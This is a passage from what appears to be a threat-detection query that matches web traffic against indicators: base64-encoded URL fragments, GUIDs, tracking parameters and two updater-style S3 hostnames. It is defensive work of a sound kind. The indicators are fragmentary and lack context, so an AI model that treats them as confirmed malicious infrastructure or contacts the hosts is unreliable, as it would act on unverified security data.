*aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ*] || http.location == [*stu=3c55805*,
*lu=m3dj799*, *01c4ea67-18ee-48a1-9b56-f9812457c6e8*,
*6cb676a3-bcac-4776-9d39-1e51a64576d9*, *b16a3cd8-855d-4653-b534-6c028009f228*,
*aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ*] || host.http ==
[update-v3a98x2.s3.amazonaws.com, updater-i06u9j9.s3.amazonaws.com]
```